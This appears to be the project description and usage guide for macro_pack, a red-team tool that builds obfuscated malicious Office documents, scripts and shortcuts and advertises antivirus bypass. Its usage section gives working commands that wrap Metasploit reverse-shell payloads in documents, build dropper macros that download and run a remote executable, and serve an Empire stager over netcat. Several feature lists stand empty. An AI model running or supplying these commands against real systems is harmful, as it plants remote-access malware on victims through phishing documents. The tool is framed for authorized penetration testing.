
macro_pack is a tool by @EmericNasi used to automatize obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for pentest, demo, and social engineering assessments. The goal of macro_pack is to simplify exploitation, antimalware bypass, and automatize the process from malicious macro and script generation to final document generation. It also provides a lot of helpful features useful for redteam or security research.
 sevagas/macro_pack


MacroPack Community is a tool used to automatize obfuscation and generation of retro formats such as MS Office documents or VBS like format. It also handles various shortcuts formats. This tool can be used for red teaming, pentests, demos, and social engineering assessments. MacroPack will simplify antimalware solutions bypass and automatize the process from vb source to final Office document or other payload type. It is very simple to use:
The tool is compatible with payloads generated by popular pentest tools (Metasploit, Empire, ...). It is also easy to combine with other tools as it is possible to read input from stdin and have a quiet output to another tool. T his tool is written in Python3 and works on both Linux and Windows platforms
Note: Windows platform with the right MS Office applications installed is required for Office documents automatic generation or trojan features.

The tool will use various obfuscation techniques, all automatic.
Obfuscation features are compatible with all VBA and VBS based format which can be generated by MacroPack.
Basic obfuscation (-o option) includes:
MacroPack can generate several kinds of MS office documents and scripts formats. The format will be automatically guessed depending on the given file extension. File generation is done using the option --generate or -G.
MacroPack pro version also allows you to trojan existing Office files with option --trojan or -T.
Ms Office Supported formats are:
Scripting (txt) supported formats are:
Shortcuts/Shell supported formats are:
Note that all scripting and shortcuts formats (except LNK) can be generated on Linux version of MacroPack as well.
This software must be used only in the context of a Red Team engagement, penetration testing, phishing simulation,
security research, or other form of security assessments, with the lawful and formal authorization of the system owners.
Usage of this software for attacking targets without prior consent is forbidden and illegal.
It is the User’s responsibility to comply with all applicable local, state, federal and national laws.
We assume no liability and are not responsible for any misuse or damage that may be caused by using this software.
Not all capabilities and options of MacroPack are available on MacroPack Community.
Only the community version is available online.
Features of the pro version are truly "weaponizing" the process, hence their access is restricted to professionals.
The pro mode includes features such as:
Some short demo videos are available on the BallisKit Vimeo channel.
Important: If you wish to contact me about MacroPack pro, use my emeric.nasi [at] sevagas.com email address. I will not answer anonymous inquiries for the Pro version but only professional emails.
macro_pack.exe --help
You need to be on a Windows machine to build MacroPack. Download and install dependencies:
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
The tool is in python 3, so just start with your python3 install. ex:
python3 macro_pack.py  --help
# or
python macro_pack.py --help # if python3 is default install
If you want to produce a standalone exe using pyinstaller:
The resulted macro_pack.exe will be inside the bin directory.
macro_pack.exe --listformats
macro_pack.exe --listtemplates
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba
macro_pack.exe -f empire.vba -o -G myDoc.docm
echo "https://myurl.url/payload.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER -G "drop.xlsm"
msfvenom.bat -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G \\REMOTE-PC\Share\meter.doc
# 1 Generate a file containing Empire lauchcher
# 2 Make that file available on web server, ex with netcat:
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat empire_stager.cmd; } | nc -l -p 6666 -q1
# 3 Use macro\_pack  to generate DROPPER_PS payload in Excel file
echo http://10.5.5.12:6543/empire_stager.cmd | macro_pack.exe -o -t DROPPER_PS -G join_the_empire.xls
# 4 When executed on target, the macro will download PowerShdll, run it with rundll32, and download and execute stager.
echo calc.exe | macro_pack.exe --dde -G calc.xslx
